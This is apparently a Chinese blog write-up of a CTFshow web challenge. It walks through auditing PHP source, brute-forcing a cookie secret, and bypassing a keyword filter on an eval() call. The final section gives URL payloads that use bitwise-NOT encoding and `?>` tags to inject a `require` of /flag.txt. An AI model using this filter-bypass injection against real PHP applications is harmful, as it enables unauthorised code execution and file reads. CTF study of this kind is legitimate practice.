[CTFSHOW]给你shell-Writeup

原创

Y4tacker 于 2020-11-28 22:51:55 发布 788 收藏 2

分类专栏： # 训练打卡日记 # Web # CTF记录

本文链接：https://blog.csdn.net/solitudi/article/details/110295137

训练打卡日记 同时被 3 个专栏收录


67 篇文章 2 订阅

订阅专栏

Web

96 篇文章 15 订阅

订阅专栏



CTF记录

88 篇文章 7 订阅

订阅专栏

文章目录

前言

学习网上各大佬的姿势进行学习，很开心

给你shell

审查元素，发现关键信息

①`<!--flag is in /flag.txt-->`

②`<a href='./?view_source'`

```
            position: absolute;

            margin: 0;
            width: 100%;
            flex-direction: column;
        }
         *{margin:0px; padding:0px;}
        .botCenter{width:100%; height:35px; line-height:35px; background:#ffffff; position:fixed; bottom:0px; left:0px; font-size:14px; color:#000; te
    </style>

</head>
<body>
<a href="https://gem-love.com/"  target="_blank"><div class="botCenter">@颖奇L'Amore</div></a>
<a href='./?view_source'  target="_blank"><button hidden></button></a>
<div>
    <div class="flexmagic">
        <p id="magic">I prepared a webshell for you<br>
                </p>
    </div>
</div>


</body>
</html>

<!--flag is in /flag.txt-->
```


下面进行最枯燥的代码审计环节啦~~


```php
<?php
error_reporting(0);
include "config.php";
//这句话没啥用跳过
if (isset($_GET['view_source'])) {
    show_source(__FILE__);
    die;
}
//
function checkCookie($s) {
 //以：为分隔符将$s分为两部分
    $arr = explode(':', $s);
    //从下面等得出$s的格式为{"secret":"大写字母或者数字"}
    if ($arr[0] === '{"secret"' && preg_match('/^[\"0-9A-Z]*}$/', $arr[1]) && count($arr) === 2 ) {
        return true;
    } else {
    //如果不符合条件那么设置cookie
        if ( !theFirstTimeSetCookie() ) setcookie('secret', '', time()-1);
        return false;
    }
}

function haveFun($_f_g) {
    $_g_r = 32;
    $_m_u = md5($_f_g);//将$_f_g通过md5函数赋值给$_m_u
    $_h_p = strtoupper($_m_u);//将$_m_u大写
    for ($i = 0; $i < $_g_r; $i++) {
        $_i = substr($_h_p, $i, 1);//逐位取值
        $_i = ord($_i); //返回字符的ascii码值
        print_r($_i & 0xC0);//1100 0000 数字都会变成0输出，而字母都会变成64输出

    }
    die;
}
//如果cookie中有secret字段赋值给$json变量
isset($_COOKIE['secret']) ? $json = $_COOKIE['secret'] : setcookie('secret', '{"secret":"' . strtoupper(md5('y1n
g')) . '"}', time()+7200 );
checkCookie($json) ? $obj = @json_decode($json, true) : die('no');

if ($obj && isset($_GET['give_me_shell'])) {
    ($obj['secret'] != $flag_md5 ) ? haveFun($flag) : echo "here is your webshell: $shell_path";
}

die;
```

根据源码含义

首先从cookie中取出secret，进入checkCookie函数

如果secret键对应的值!=$flag_md5进入havefun函数

爆破一下。发现在secret为115时候有回显



之后访问

```php
<?php
error_reporting(0);
session_start();

//there are some secret waf that you will never know fuzz me if you can
require "hidden_filter.php";

if (!$_SESSION['login'])
    die('');

if (!isset($_GET['code'])) {
    show_source(__FILE__);
    exit();
} else {
    $code = $_GET['code'];
    if (!preg_match($secret_waf $code)) {
        //清空session 从头再来
        eval("\$_SESSION[" . $code . "]=false;"); //you know here is your webshell an eval() without any disable
d_function. However eval() for $_SESSION only XDDD you noob hacker
    } else die('hacker');
}



/*
 * When you feel that you are lost do not give up fight and move on.
 * Being a hacker is not easy it requires effort and sacrifice.
 * But remember … we are legion!
 *  ———Deep CTF 2020
*/
```

fuzz一下 过滤了一吨符号`$;^f/*&)`等都没有了
发现没有过滤`~`和`require`函数所以可以利用取反绕过
构造payload：其中`? >`符号可以被当作`;`解析

`?code=]=1?><?=require~%d0%99%93%9e%98%d1%8b%87%8b?>`

根据提示构造

`?code=]=1?><?=require~%d0%99%93%9e%98?>`